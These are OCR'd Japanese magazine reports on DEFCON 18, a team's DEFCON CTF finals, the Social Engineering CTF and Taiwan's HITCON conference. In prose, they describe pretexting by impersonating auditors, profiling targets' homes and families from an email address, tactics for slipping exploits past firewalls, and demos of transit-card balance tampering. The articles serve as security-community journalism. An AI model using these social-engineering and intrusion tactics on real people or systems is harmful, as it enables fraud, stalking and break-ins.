
特にこの2つめのローカル攻撃については、ATMの鍵が市場には数種類しか存在せず、ATMマシンのオーナーが特別な鍵を設置しないかぎり、オンラインで10ドルも出せば誰でも手に入れることができるという点が問題となっていたようだ。

ソーシャルエンジニアリングを駆使した発表も

一方、技術的には高度でなくとも、トーマス・ライアン（Thomas Ryan）氏による「Getting In Bed With Robin Sage」はインパクトが強かった。ライアン氏はProvide Security社



ATMを持ち込んで行ったデモに会場は拍手喝采



記者会見でのバーンナベイ・ジャック氏


ロビン・セイジ。誰もが友達になるのは納得!?


ロビン・セイジを演じていたトーマス・ライアン氏


水道インフラへのテロの可能性を話したジョン・マックナブ氏

の創設者として、サイバーセキュリティとエクゼクティブ・プロテクション（要人警護）の接点を専門としているだけあり、ソーシャルエンジニアリングの実験を発表してくれた。

ライアン氏は、まず、エキゾチックでかわいい女の子の写真をピックアップし、彼女にロビン・セイジ（Robin Sage）という名前を与え、MITやその他有名大学卒でセキュリティの仕事をしているというニセの経歴でFacebookのページを作った。

そして、セキュリティの専門家、NSAの要人、軍隊の参謀本部レベルの士官、政治家その他の要人に友達リクエストを送る。かわいい女の子のセキュリティの専門家などめったに存在しないから（失礼）、誰もが喜んで友達となり話題騒然となる。そのうち某サーチエンジンで有名な企業から「うちで働かないか？」という勧誘まで受けることになったという話だ。

ライアン氏によると、友達になって一度個人のメールアドレスがわかると、個人情報データベースやWebサイト、ツールなどを使えば、その人の実際の住所から電話番号、他のメールアドレス、子供の名前から通っている学校名までわかってしまうという。さらに、その人がTripitなど旅程をまとめるサービスを利用していれば、家族でバケーションしている期間まで突き止められ、家宅侵入さえも簡単に許してしまうことになるという。

話は変わるが、ライアン氏の発表が裏付けしたソーシャルエンジニアリングの重要さは、今年、第2回目のソーシャルエンジニアリングCTFが開催されたことからも伺える。詳細はP88の記事にあるが、警察や政府関係者のマネはダメ、「あなたのアカウントがハックされている」などの危険をほのめかすのはダメなどなど… 非常に難しいルールながらも、優勝者は締切りに困った監査エンジニアのふりをして、カスタマーサポートセンターの新入社員から信じられないほど多くの情報を聞き出した。対象となった多くの会社から「コンテストを中止してくれ」と要請が来ていたのもうなずける。

社会インフラのセキュリティが次なるテーマに

その他、数の多かったスピーチは、アメリカで導入されているスマート電力メーターのセキュリティについてだろう。メーター間でワイヤレスP2P通信が行われるなど、攻撃可能な面が多く、被害も大きいターゲットだけに注目されるのも当然だ。同じく社会インフラへの攻撃としては、元水道長官のジョン・マックナブ（John McNabb）氏が飲料水供給システムへの攻撃の可能性を指摘していたのは新鮮に感じた。

持っていればエリート!? ハッカーコミュニティへの貢献も!!



ニンジャ・バッジ開発秘話

文＝笠原利香



公式バッジ以上にクールな"ニンジャ・バッジ"

DEFCONはハッカーのコンファレンス。入場券であるバッジの海賊版を作る入場者を阻止するために、バッジは年々巧妙な作りになってきた。最初は紙製だったのがプラスチックになり、アルミニウムになり、とうとう2006年のDEFCON14にて、KingPinことジョー・グランド氏がLED付きのハードウェアにアップグレードした。これがDEFCONの"メカバッジ"こと、ハードウェア・バッジの始まりだ。

KingPinはハードウェア・ハッカーだけでなく、Tシャツのデザイナー、TV番組『Prototype This!』のホストと、マルチ・タレントのハッカーだ。バッジもハードウェアの複雑さだけでなく、クールなデザインのものになっている。


とはいうものの、DEFCONのメカバッジは参加者の払う入場料でカバーされる予算が限られた製品。できることといっても限りがある。

そこで、DEFCONのメカバッジに影響を受け、去年"Ninja Networks"がメカバッジを作り始めた。Ninja Networksはカリフォルニア州のサクラメントをを拠点に活動するハッカー・グループ。彼らはDEFCON公式のメカバッジよりも高価でギミックの凝ったバッジ、通称"ニンジャ・バッジ"をパーティの招待券としてDEFCON参加者のエリート中のエリートに配布し始めた。


そして今年もNinja Networksがバッジを作成したが、なんとFacebookとLookout Mobile Securityがスポンサーに付いたため、高価で豪華なものができあがった。Wiredに「今までのバッジの中で最高」と言わしめたのも納得する。宝石箱の包装のような赤い箱に収めるなど、見る人に本当に「欲しい」と思わせる工夫をしている。

今回のニンジャ・バッジは、対戦型の無線ゲームシステムを搭載している。近くに同じバッジをぶら下げている人がいると、大きなLCDスクリーンでお互いの忍者がバトルを行う。LCDスクリーンの右側には、World of Warcraftと同じ色のアイテムを示すLEDがある。

参加者たちにには赤いバッジが配布されているが、Ninja Networksのメンバーなどはマスターになる黒いバッジを持っており、赤いバッジにアイテムを渡したり、忍者のレベルを上げるなどのコントロール権限が与えられている。また、



むき出しの基盤に直接LCDパネルや電池などが付けてられいるところがギークっぽい雰囲気



ニンジャ・バッジのパッケージに同梱されている招待コードを公式バッジに入力すれば、パーティの入場券になる

DEFCON会場にはAndroidベースのステーションが設けられており、それぞれのバッジがバトルのスコアを送信することで、同じく会場に設置されたスコアボードにプレーヤーの順位などが表示されるようになっているのだ。



バッジはパーティの招待券

さて、バッジの所有者と1名のゲストが参加できるニンジャ・パーティだが、会場はかつてDEFCONが開催されていたアレクシス・パークの近くのブティック・ホテルだった。パーティが開始される7月31日の午後9時ごろになると、リビエラ・ホテルから会場に向かうミニバー付きのシャトルバスが運行された。ホテル全体が貸切のパーティで、中庭にはプールまである。まさにエリートならではのパーティとなっていた。


去年もバッジ所有者+1名の参加であったが、人物を特定していなかったため、所有者が一度外に出て、新たに別の人間を連れてくることができた。そこで今年は工夫を凝らし、それぞれのバッジに固有のゲストコードを付けたのだ。

このゲストコードを、写真にもあるようにDEFCON公式バッジに入力すると、アンロックされ、ゲストとして入場できるようになる。さらに、パーティ会場入口にはニンジャ・バッジとアンロックされたDEFCONバッジのそれぞれが記録される端末が置いてあり、一度入場したバッジは二度と使えないようにしていた。




バッジ制作の意図とは？

こんなエリートなパーティだから、誰もがニンジャ・バッジを制作した意図は、エリートさを偉そうに見せびらかせるためだと思いがちだ。ところが、バッジについてNinja Networksのスポークスマンをインタビューをしてみると、そんな思い込みをしていた自分がちょっと恥ずかしくなってしまった。忍者のバトル・アイテムは、他の忍者と対戦することで手に入るが、このゲームではEFF（Electronic Frontier Foundation：電子フロンティア財団）に寄付をするとで、忍者のスピリット・アイテムが増える仕組みにもなっているという。つまり、ハッカーコミュニティに貢献する、というのが第1の目的で作られているそうだ。



▲バッジについていろいろと話を聞かせてくれたNinja NetworksのTW



Down the Wire
William Breen
ISBN-13:
978-0982686805
ペーパーバック版
7.99ドル
Kindle版4.99ドル

ちなみに、バッジは限定配布。昔からDEFCONに参加している人、Ninja Networksのメンバーや、“Ceaser's Challenge”というコンテストを催しているハッカーのCeaserの友人などに手渡しで配られている。限定品に弱いのは日本もアメリカも同じ、バッジをもらえない人は「5000ドル払うから売ってくれ」とNinja Networksのメンバーに交渉したり、「Ceaser、覚えてる？ ほら、昔からの友人のxxだよ」と友達のフリをしたりと、あの手この手でバッジ入手に奔走しているそうだ。

ところで、このNinja Networksのメンバーの1人で、私の古くからの友人のTWが、ハッカー界の内幕を暴露した（?）サスペンス小説「Down the Wire」を刊行した。「Down the Wire」のストーリーに出てくるハッキングの詳細は現役ハッカーが書いただけあってどれも非常にテクニカルで正確。「こんなのあるわけないだろ!」と普段からハッカー小説やハッカー映画を観てつぶやいている人にはもってこいの小説だろう。

ラスベガスで繰り広げられた
熱いバトルの舞台裏が、いま明かされる!!

DEFCON CTF決勝参戦レポート

文=fkmr

決勝戦までの道のり

今年もDEFCON CTFの決勝に出場してきましたので、その模様をレポートします。

CTF（Capture The Flag）とはハッキング能力を競う大会で、出題される問題を解いて順位を競います。問題といっても学校のテストのようなものではなく、実際のサーバープログラムの脆弱性を探したり、ファイルシステムに隠されたデータを探し出したりといった実践形式の問題となっています。

現在は世界各国で似たような大会が開催されていますが、その中でもDEFCON CTFは世界最大規模で、世界中から多くのハッカーが参加します。予選と決勝に分かれており、予選はインターネット上で開催され、今年は529チーム、1428人が参加したそうです。予選を勝ち抜いた上位10チームのみが決勝へ進むことができ、決勝は7月30日～8月1日にDEFCON会場であるラスベガスのリビエラホテルで開催されました。

前号にレポート記事が掲載されていますが、日本からもセキュリティ企業を中心に数チームが予選に参戦しました。

チームは会社の同僚や、同じ国籍の人が集まって構成されることが多いようですが、私が参加した"lollersk8erz"は友人を集めて作ったので、非常に国際色豊かなチームになりました。韓国・ドイツ・スウェーデン・アメリカ・ロシア・エストニア・日本と7ヵ国の多国籍混成チームです。情報セキュリティ関係の仕事をしている人が多いですが、学生も数名含まれていました。

予選ではジョパディ方式※で問題が出題され、スコアボードに解答を入力して得点を積み上げていきます。

出題は、バイナリ解析・Exploit作成・フォレンジック・パケット解析・トリビアなど多岐にわたります。バイナリやファイルシステム、パケットに隠されているキーを見つけたり、Exploitを成功させてキーを読み取ったり、検索エンジンを使って豆知識的な問題に答えたりして、得点を重ねていきます。キーとはパスワードのようなもので、複数の英単語が書いてあったり、16進数の文字列が書いてあったりとさまざまです。


これまで予選の競技時間は48時間耐久だったのですが、今年からは55時間耐久とさらに時間が延び、よりいっそう気力体力勝負の側面が強くなり、眠気で意識がもうろうとする中で問題に挑戦することになりました。

最終的に、私たちのチームは予選4位という成績を収め、決勝への出場権を得ることができました。

他のチームは1つの会場に集まって参戦していたようですが、私たちのチームはメンバーが世界中に散らばっているため、IRC（チャット）で情報共有しながら参戦することになりました。いざ始まってみるとIRCのログが滝のように流れていき圧倒されましたが、結果的にはそれが良い方向に作用しました。問題解法のアイデアを思いつきレベルで全員が書き込んでいったので、他の人のアイデアに刺激されながらう

※ジョパディ方式：米国のTVクイズ番組名が由来の出題形式。複数ジャンルにわたる各問題は難易度にあわせて100～500点などの配点がされている。正解者が次の問題を選択できるようになっている。

まく解答にたどり着けたのだと思います。また、全員がバイナリ分析、Exploit作成といった能力を持っていたため、誰かが仮眠を取っている間も順位を落とさずに上位をキープできたことが勝因ではないかと思っています。


世界各国のメンバーで構成されるlollersk8erz。前列左端が筆者

決勝戦のルール

決勝は予選とルールが異なります。予選ではさまざまな種類の問題が出題されていましたが、決勝では脆弱性のあるサービスを解析して、Exploitを作成する形式の問題のみとなりますので、リバースエンジニアリングの知識が必須になります。

決勝戦ではまず、脆弱性のあるサービスが起動しているサーバーのアカウントを主催者から渡されます。そのサービスのバイナリを解析して脆弱性を探し出し、他チームのサービスを攻撃してキーを奪います。そのときキーを奪うだけでなく、書き換える（文字列は何でもOK）と高得点になります。そしてただ攻撃するだけではなく、同時に防御もする必要があります。他のチームが攻撃してくるからです。つまり、予選では出題者vs.参加者だったのが、決勝では、参加者vs.参加者となり、参加者同士で攻撃し合う形式になります。

この形式では必然的に「どう防御するか」が重要なポイントになってきます。いちばん望ましいのは、バイナリを解析して脆弱性が存在する場所を特定し、パッチを作成することです。しかし、解析に時間がかかるように作られた問題も多く、簡単にバイナリパッチを作成できるわけではありません。

そこで、サービスを止めてしまうことも作戦の1つですが、サービスの稼働率が下がると得点が減ってしまうというルールになっているので、なるべくサービスを止めずにいかに脆弱性を持つサービスを提供していくかを考えなければなりません。例えば、稼働率を下げないように考慮しつつ、攻撃成功のポイントとなる文字列をフィルタリングし、セッションを遮断するなどの防御方法が考えられます。

また、予選では1チームの人数に制限はありませんでしたが、決勝では1チーム8名までとなっていました。しかし、これはテーブルに座ることができる人数が最大8名ということなので、途中でメンバーチェンジすることもできますし、無線ネットワークでつないでしまえば何人でも参加することができてしまいます。実際、韓国チームは30名以上で競技に臨んでいたと思います。

決勝戦の作戦

攻撃面では予選と同じように脆弱性を探し、Exploitを作るという流れは変わりませんが、防御に関しては予選では全くなかった分野なので作戦が必要です。

そこでまずは、どういった攻撃を受けるのかを分析してみました。

一般的なExploitで使われるバインドシェルはターゲットサーバー側でポートをオープンさせるので、簡単に検知することが可能です。

現実の世界でもバインドシェルはファイアウォールで防御しやすいので、実際の攻撃でも使われることは多くありません。主流はファイアウォールをすり抜けるためのリバースシェルという手法です。

攻撃対象サーバーで接続を待つのではなく、攻撃対象サーバーから攻撃者のサーバーに接続させる手法です。

このときのコネクションの流れは、例えば一般のクライアントがWebサイトを見る場合のコネクションフローと同様になるため、企業ネットワ

ークの場合だとファイアウォールで防ぐことが難しくなります。

しかし、CTF で使うサーバーの場合、起動されているサービスの数を把握できていること、一般のクライアントというのは存在しないことからリバースシェルのようなコネクションであっても遮断することが可能です。

私たちのチームではこういったことを考慮し、TCP/UDP のレベルで大幅なフィルタリングを行うことにしました。

さらに、Metasploit などの攻撃用フレームワークなどで一般に公開されているシェルコードはバイナリ文字列のパターンが事前にわかることが多く、あらかじめブラックリストとして登録しておくことが可能です。これは昨年、既存のシェルコードがことごとく使えなかった経験に基づいています。

また、未知の方法で攻撃を試みてくる可能性があります。そのため、リアルタイムでパケットを分析し攻撃を監視し、攻撃の兆候が見られると即座にファイアウォールに遮断ルールを追加します。さらに攻撃の兆候は解析チームにも共有され、脆弱性を探す際の有益な参考情報としても利用されます。

しかし、こういった手法は防御を考えるとすぐに思いつくことですので、おそらく相手チームも同様の防御を行っています。そのため、攻撃する場合には、こういった防御網に引っかからないような方法を考える必要があります。まず、相手にヒントを与えないよう、不用意な攻撃はなるべく行わないようにします。特に既存のシェルコードを使って攻撃してもフィルタリングされるだけでなく、せっかく調査した脆弱性情報を相手に与えてしまうことになりかねませんから、単純な攻撃は行わないようにする必要があります。そして、前述したようにバインドシェル、リバースシェルは検知されやすいので、新たにセッションを張るようなことはせずに、既存のセッションの中で攻撃を行うコードを作成するようにします。攻撃コードを作成する際には、なるべく平文では通信せずに、簡単な暗号化を行うようにします。

競技開始！

初日は出題者のサーバーのトラブルでスコアボードが表示されませんでした。どうやらサーバーがハードウェア的に壊れたようです。それに伴い会場では、ルールが書かれた紙の上に「CANCELED DUE TO CERT」とプリントされた紙が配られていました。何かCERT（Computer Emergency Response Team：コンピューター緊急対応チーム）の対応がまずかったのでしょうか。そんなトラブルもあり、開始時間や終了時間が大幅に変更されました。また、最終日は何時までやるんだと聞いたところ、「何時までやりたい？」という返事が返ってきました。毎年のことですが適当な運営です。

競技中は食事に出ている時間はありませんので、ハンバーガーとピザをローテーションで食べることになります。RedBull は近くのショップで売られています。日本よりはひとまわり大きいサイズもありますし、ノンシュガーもあります。

競技時間終了後にはホテルの部屋に集まってミーティングが行われ、各自が取り組んでいる問題の状況報告を行い、解法を全員で検討していきます。

私たちのチームは初日、2日目にはいくつかの問題を解くことができましたが、終盤になるにつれて解ける問題も減っていき、ずるずると順位を下げていきました。さらに防御を重視するため、ある程度稼働率を犠



CTF 会場の様子。室内はクラブ系音楽などが流れるが、それとは対称的に参加者はPC に向かい黙々と競技に集中する

牲にしてもファイアウォールでがっちり防御する作戦を取り、稼働率を下げてしまったのが、得点が少なくなった原因だと見ています。

そんな中で、防御重視の作戦を取っていたのにも関わらず突破されてしまったサービスがありました。なぜ突破されたのか想像もつかず、もしかするとファイアウォールに未公開のバグが存在していて、そのバグでも突かれたのかと疑いました。そこで、競技終了後にそのサービスの攻撃に成功した人物を探し出し、どのように攻撃したのかを聞き出しました。すると特にファイアウォールのことは意識せずに攻撃を行ったそうです。もしかするとタイミングによってうまくファイアウォールが機能しなくなるようなバグがどこかにあるのかもしれません。

会場内のスクリーンには刻一刻と変化する各チームの順位や得点状況などが映し出される

このように競技中は敵として戦っていますが、競技が終わるとお互いに情報提供し合って、さらなる技術力向上に努めることができるのがCTFの良さです。

 競技結果は？

1チームが棄権したので、決勝では全9チーム中9位という成績でした。昨年は8位でしたから、昨年よりも順位を下げてしまう結果となりました。

競技終了後に反省会が行われましたが、敗因として真っ先にあげられたのはコミュニケーション不足。予選では顔を合わせられないということで、コミュニケーションツールを整備しましたが、決勝では1つの場所に集まっているので、特にコミュニケーションツールを用意していませんでした。その場で慌ててWikiは用意しましたが、Wikiだけでは不十分だったようです。

また、ハードウェア環境が十分ではありませんでした。私たちは個人が所有しているノートPCを持ち寄っただけですが、他のチームは企業や国がスポンサーとなっており、会場にディスプレイやサーバー機を持ち込んでいました。

人数的な問題では、私たちのチームは10名ほどのメンバーだったのですが、多いところだと30名以上のメンバーで戦っていました。

優勝したのは“ACME Pharm”というチームで、これはMetasploitチームらしいです。Metasploitというのは有名な攻撃用フレームワークを作っているプロジェクトです。Metasploitフレームワークには非常に多くのExploitが登録されており、このプロジェクトのメンバーは普段から脆弱性調査、Exploit作成ということに慣れているのでしょう。

2位は“Routards”で、リバースエンジニア集団のチームであり、DEFCON CTF決勝の常連でもあります。今までの決勝のノウハウが蓄積されているのでしょう。

3位はGoNで、韓国チームです。韓国の民族衣装を着て競技に参加しており、30名以上のメンバーがいたと思います。国や企業からの手厚いバックアップも好成績を収めた理由の1つでしょう。

 おしまいに

今回のCTFも満足のいく結果が得られたとはいえませんが、新たな脆弱性の調査研究、日々公開される攻撃方法の理解と防御方法の探求を行うことができる場として、CTFは最良の機会だと思います。日々の鍛錬の成果を世界中の人と共有することができ、さらなる向上につながっていきます。

現在は世界中でCTFが開催されており、1人でも参加できる大会もありますので、腕に自信のある読者の方は今すぐ「Capture The Flag」でググって参加登録してみましょう！

コンピューターのスキルを競うだけがCTFじゃない!!

The Social Engineering CTFレポート

文=Kana



「簡単な電話アンケートです。あなたのPDFクライアントを教えていただけますか?」こんなCTF競技があるのは御存知でしょうか?

2010年夏のラスベガス、入場者がとうとう1万人を超えたDEF CON18にて「The Social Engineering CTF - How Strong Your Schmooze?(直訳:あなたのおしゃべりはどれくらい強い?)」が開催されました。

2009年から復活したSocial Engineering(略してSE)コンテスト、昨年はルールもなくて「君の紙バッジをメカバッジに交換してあげるから連絡先書いて」とあたかもスタッフであるかのように装い、会場で個人情報を収集する不埒な輩もおり、個人的には正直ドン引きしてました。しかし今年は装いも新たに、Social-Engineering.orgというSE専門家チームのオーガナイズの元、斬新なCTF競技として帰ってきました。

ルールはいたって簡単。競技者は聴衆に見守られながらターゲット企業に電話をかけ、質問リストにある情報を取得することでポイントを稼ぎます。競技者には20分の電話タイムと5分の通話内容説明タイムが与えられます。

私が興味を持ったポイントがその質問リスト。その内容は機密情報などではなく、コピー機の紙とトナーの取り扱い業者、ごみ収集業者、無線LAN使用の有無、勤続年数、給料日、カフェテリアの有無といった情報から、ブラウザーの種類やバージョン、PDFクライアントソフト、OSやメールクライアント、アンチウイルスソフトといった情報まで網羅されています。そして、クレジットカード番号やパスワード、IP領域といったセンシティブな情報の取得はNGで、誰も傷つけないことを大前提とし、法に則ってSEすることがルール上で明言されています。

ターゲットとなった企業には、Microsoft、Google、Symantec、McAfee、Cisco、Apple、ペプシ、コカコーラ、フォード、ウォルマートなどが含まれ、ほぼすべての企業でSEが成功しました。

競技者は、社内のコンサルタントや監査人などに扮して質問していたらしく、特に上位2名は「質問者に選択肢がないかのように質問」したり「とてもフレンドリーに対応」していた点が特徴だったと紹介していました。また、コンテスト用に用意されたURLに接続するように頼むと意外にもあっさりみなさん接続してくれたそうで、これが悪意のあるWebサイトだったらどうだったか、という今後注意すべき課題も提示してくれました。

ちなみに、ターゲット企業の5名だけはSEに引っかかりませんでした。この5名、実は全員女性だったそうです。競技者が男性だったこともあるようですが、女性は生まれつき(男性には)ガードが少し固めのようですね。



プレスカンファレンスでのSocial-Engineering.orgのメンバー。Social-Engineering CTFを主催するにあたり、法律の遵守を強調していた。なお、CTFのレポートは公式サイト(http://www.social-engineer.org/)から手に入れることができる(9月15日のブログエントリーにリンクがある)

付録DVDで DEFCON18を堪能しよう

秋の夜長は技術資料を読みまくる!!

文＝編集部

カラーページなどでも紹介したとおり、DEFCONの規模は年々拡大している。参加者にはプレゼン資料やツールなどが入ったCDが配布されており、本誌付録にも同じものが収録している。こちらも年々その数が増え、今年のプレゼンはとうとう100本超となった。

ここでは数あるプレゼンの中から、編集部がチョイスした2本を紹介しよう。どちらも参加者の評判が良かったものだ。もちろん他にも「お宝」はたくさんあるはずなので、秋の夜長は技術資料読みに没頭したり、自分好みのツールを探してみてはどうだろう？

有名スピーカーがあの将軍様の軍事顧問に!?

Kim Jong-il and me : How to build a cyber army to attack the U.S.　**Charlie Miller**

ミラー氏はBlackHat/DEFCONの常連スピーカー。最近ではiPhoneやAndroidに対するリモート攻撃に関する講演を行っていた。そんな彼の今年のスピーチは、米国へのサイバー戦争の仕掛け方を北朝鮮の金正日に提案するというものだ。ボットネットによるDDoS攻撃、金融機関や航空管制といった重要施設のシステムへの侵入手法などを紹介。さらにサイバーアーミーの創設から訓練過程にいたるまで細かくプランニングも行う。プレゼン資料はユーモアたっぷりで、金日正の隣でミラー氏がおどけてポーズする合成写真も多数使われている。




北朝鮮の将軍様の傍らで高らかに笑うスピーカーのミラー氏

Nmapを脆弱性スキャナーとして活用する!!

Mastering the Nmap Scripting Engine Fyodor and David Fifield　**Fyodor and David Fifield**

Nmapといえばネットワーク・スキャナーの大定番。多くの人がポートスキャンとOS判定に使っているが、Nmapは脆弱性スキャナーという違った一面も持っている。スクリプト言語で動作をカスタマイズするNmap Script Engine（NSE）という機能を使えば、SQLインジェクションをはじめとする脆弱性調査をNmapだけでこなせるようになる。作者であるFyodor氏曰くNmapにはすでに125もの調査系スクリプトが含まれているとのこと。プレゼンではMSのリモートデスクトップの脆弱性を調査するスクリプトのデモを行ったそうだ。



プレゼン資料は要約のみで、NSEの詳しい解説は公式サイトで公開されいる

台湾発！コミュニティの勉強会から
ボトムアップで成長したコンファレンス!!

HITCON レポート

文＝Kana




Hacks in Taiwan Conference

アクセス制限の厳しい中国で、あるコンファレンスの出席者が台湾経由で接続し、自由にネットを利用するのを見かけました。「あぁ、台湾が抜け道かぁ、気付かなかったなぁ」と見ていると「台湾に DEFCON みたいなコンファレンスがあるよ」と知人が紹介してくれました。それが「Hacks in Taiwan Conference（以下 HITCON）」です。それは自分の眼で確かめねば！ということで単身台湾まで行ってきました。

HITCON とは？

「HITCON」は台湾・台北市で開催される「chroot」というコミュニティ主催のセキュリティコンファレンスです。本年は 7 月 17・18 日の 2 日間に渡り開催されました。2005 年に勉強会が発展した形で始まり、わずか 5 年で参加者が約 400 名強にまで成長したそうです。台湾の総人口が約 2300 万人であることからすると大きなコンファレンスだと言えます。参加者の約半数は学生で、残りが政府・セキュリティ業界関係者です。1 トラックのコンファレンスに加え、個人参加型 Wargame コンテストで構成されています。



講演は中国科学院で行われた。大学の講堂を思わせる会場だ

スタートはメンバー 6 名のコミュニティから

今回、主催者の TIM にインタビューすることができたので、HITCON の成り立ちなどを聞いてみることにしました。

始まりは 1996 年、台湾ではまだインターネットが未整備でしたが、大学のネットワークだけは相互接続され、米国ともつながっていました。その中のハッキング（侵入）技術が大好きな学生 6 名が集まり「Hackers in Taiwan」というコミュニティを立ち上げます。

彼らが卒業する 1998 年にはいったん解散となりますが、2000 年の BlackHat・DEF CON に参加したメンバーらが「コレを台湾でもやりたい!」と考え、少しずつ活動を再開します。

2004 年にメンバーの TIM と TITI が同じセキュリティベンダーに入社すると、自然発生的に勉強会が開かれるようになり、やがて約 20 名ほどのコミュニティ「chroot」へと成長します。

この頃、HITCON 開催が現実味をおびてきたものの資金面・外部講師の調達に不安があったそうです。勉強会では全員が講師だったので、最悪の場合は講師は chroot 内から出そうと腹を決め、2005 年夏に参加者約 80 名を迎えて第 1 回 HITCON を開催します。今では香港・北京などからも講師を招待しています。

きわどいテーマの発表もアリ！

講演内容はアカデミックなものから「THE ハッキング」的な黒い内容まで多岐にわたります。全編中国語のため、すべてを理解することはできなかったのですが、スクリーンに映し出される漢文や英文・デモ・イメージから内容を読み取ることができます。中でも 2 日目の午後の講演はクローズドで写真も NG でしたが、たいへん興味深い内容でした。

ある発表では、台湾のSUICAともいえる、電車・バス・買い物に使えるICカード、MIFARE※を採用した「悠々カード」の脆弱性が紹介され、残高を改ざんする様子がスクリーンに映し出されました。デモ動画では電車の改札口付近のICカードリーダーでカード残高をチェックした後、スタスタと外に出たかと思うと、ICカードリーダー／ライターが接続されたPCで何やら操作をし、またスタスタと駅に向かい、改札付近のICカードリーダーにカードをかざし、「おぉ！ 残高が増えている！」とデモを行いました。これ、実際に大学の教授が講演したんですよ。オープンな台湾の環境が伺えます。

他には、台湾のファミリーマートにあるFamiポート・ハッキングの講演もありました。台湾にあるセブンイレブンやその他のコンビニの同様の端末でも応用可能らしく、デモ動画ではFamiポートのような端末に携帯電話を接続し、JavaScriptを仕込んだPDFをクリックして端末を再起動させたり、端末のHDD内容を表示し、読み込んだバッチファイルを使って、最終的には「最新ゼロデイ攻撃」というメニューボタンを画面上に作るまでの全工程が紹介されました。

会場に設置された2つ目のスクリーンには聴衆によるチャット画面も表示され「神だ！」という言葉が踊るなど、聴衆の反応が敏感に伝わってきました。

ちなみに、ビデオデモの中でずっと端末横のトイレの扉がキューキューと甲高く切なく揺れて鳴り響いていて、従業員の目を盗む緊迫の中でも相当な笑いを誘っていました。

個人参加できるCTF

HITCONのもう1つの楽しみが個人参加型のWargameコンテストです。上位9名はコンファレンスの閉会式で表彰され、トップ3には賞品が授与されます。予選もなく、コンファレンス参加者であれば誰でも参加OKだそうです。問題はWargame会場にあるサイトにアップされ、参加者はリストされた問題からファイルをダウンロードして解くといったシンプルな仕組み。コンテスト会場のスクリーンではコンファレンスの中継もされ、コンテストとコンファレンスの両方が楽しめるようになっています。

Wargameを実現しているシステムはどうなっているのかなと見てみると、紹介されたのは約20cm四方の白い小さなサーバー1台。なんと、バックアップサーバーもないとのこと。WargameのオーガナイザーであるNewBug曰く「このサーバーをずっと使ってるけど一度も問題は起きたことがないよ」との回答。気負わない姿勢に学ぶところが多いですね。



chroot代表のTIM。まさに満面の笑顔という言葉がピッタリ

台湾のハッカーシーン

最後にTIMに聞いた台湾のハッカー事情についてご紹介します。

台湾はもともと中国と微妙な緊張関係にあり、中国からのサイバー攻撃も多いことから国民のセキュリティ意識は総じて高い方なのだそうです。無料のアンチウイルスソフトもあり十分行き渡っていますが、“ハッカー”という言葉にはメディアの作るマイナスイメージも大きく、初期の頃は会場を借りるのも一苦労だったとか。

しかし、HITCONはあえて“Hacker”と名づけてイメージ回復に努めたそうです。その結果、2006年からは政府が企業委託して学生向けのWarmageを毎年開催するまでになったそうです。ただし、政府予算は拡大していても、現場のエンジニアまでは恩恵はまだまだ届いていないとTIMは語ります。

企業に勤める傍ら大きなコンファレンスをコミュニティベースで苦労しながらも開催し続ける彼は、その丸顔にいっぱいの笑顔で語ってくれました。

日本その他からの参加者が増えれば通訳導入も考えてみるとのこと。毎年7月の週末に開催される予定だそうですから、みなさんもぜひいちど足を運んでみませんか？

※：MIFARE：NXPセミコンダクターズによる国際基準に基づいた非接触ICカード通信規格（RFID）の1つ。


国が支援する技術者養成の虎の穴！

セキュリティ&プログラミングキャンプ2010密着レポート



文=TIP
写真=Stacy、編集部

今年の夏も22歳以下の学生を対象に、技術を学び出会いの場を提供する「セキュリティ&プログラミングキャンプ 2010」が開催された。今年で7回目となるこのイベントは、いったいどんな様子だったかレポートする。どんな人が参加しどんな授業が行われたのだろうか？



22歳以下必見！セキュリティ&プログラミングで4泊5日

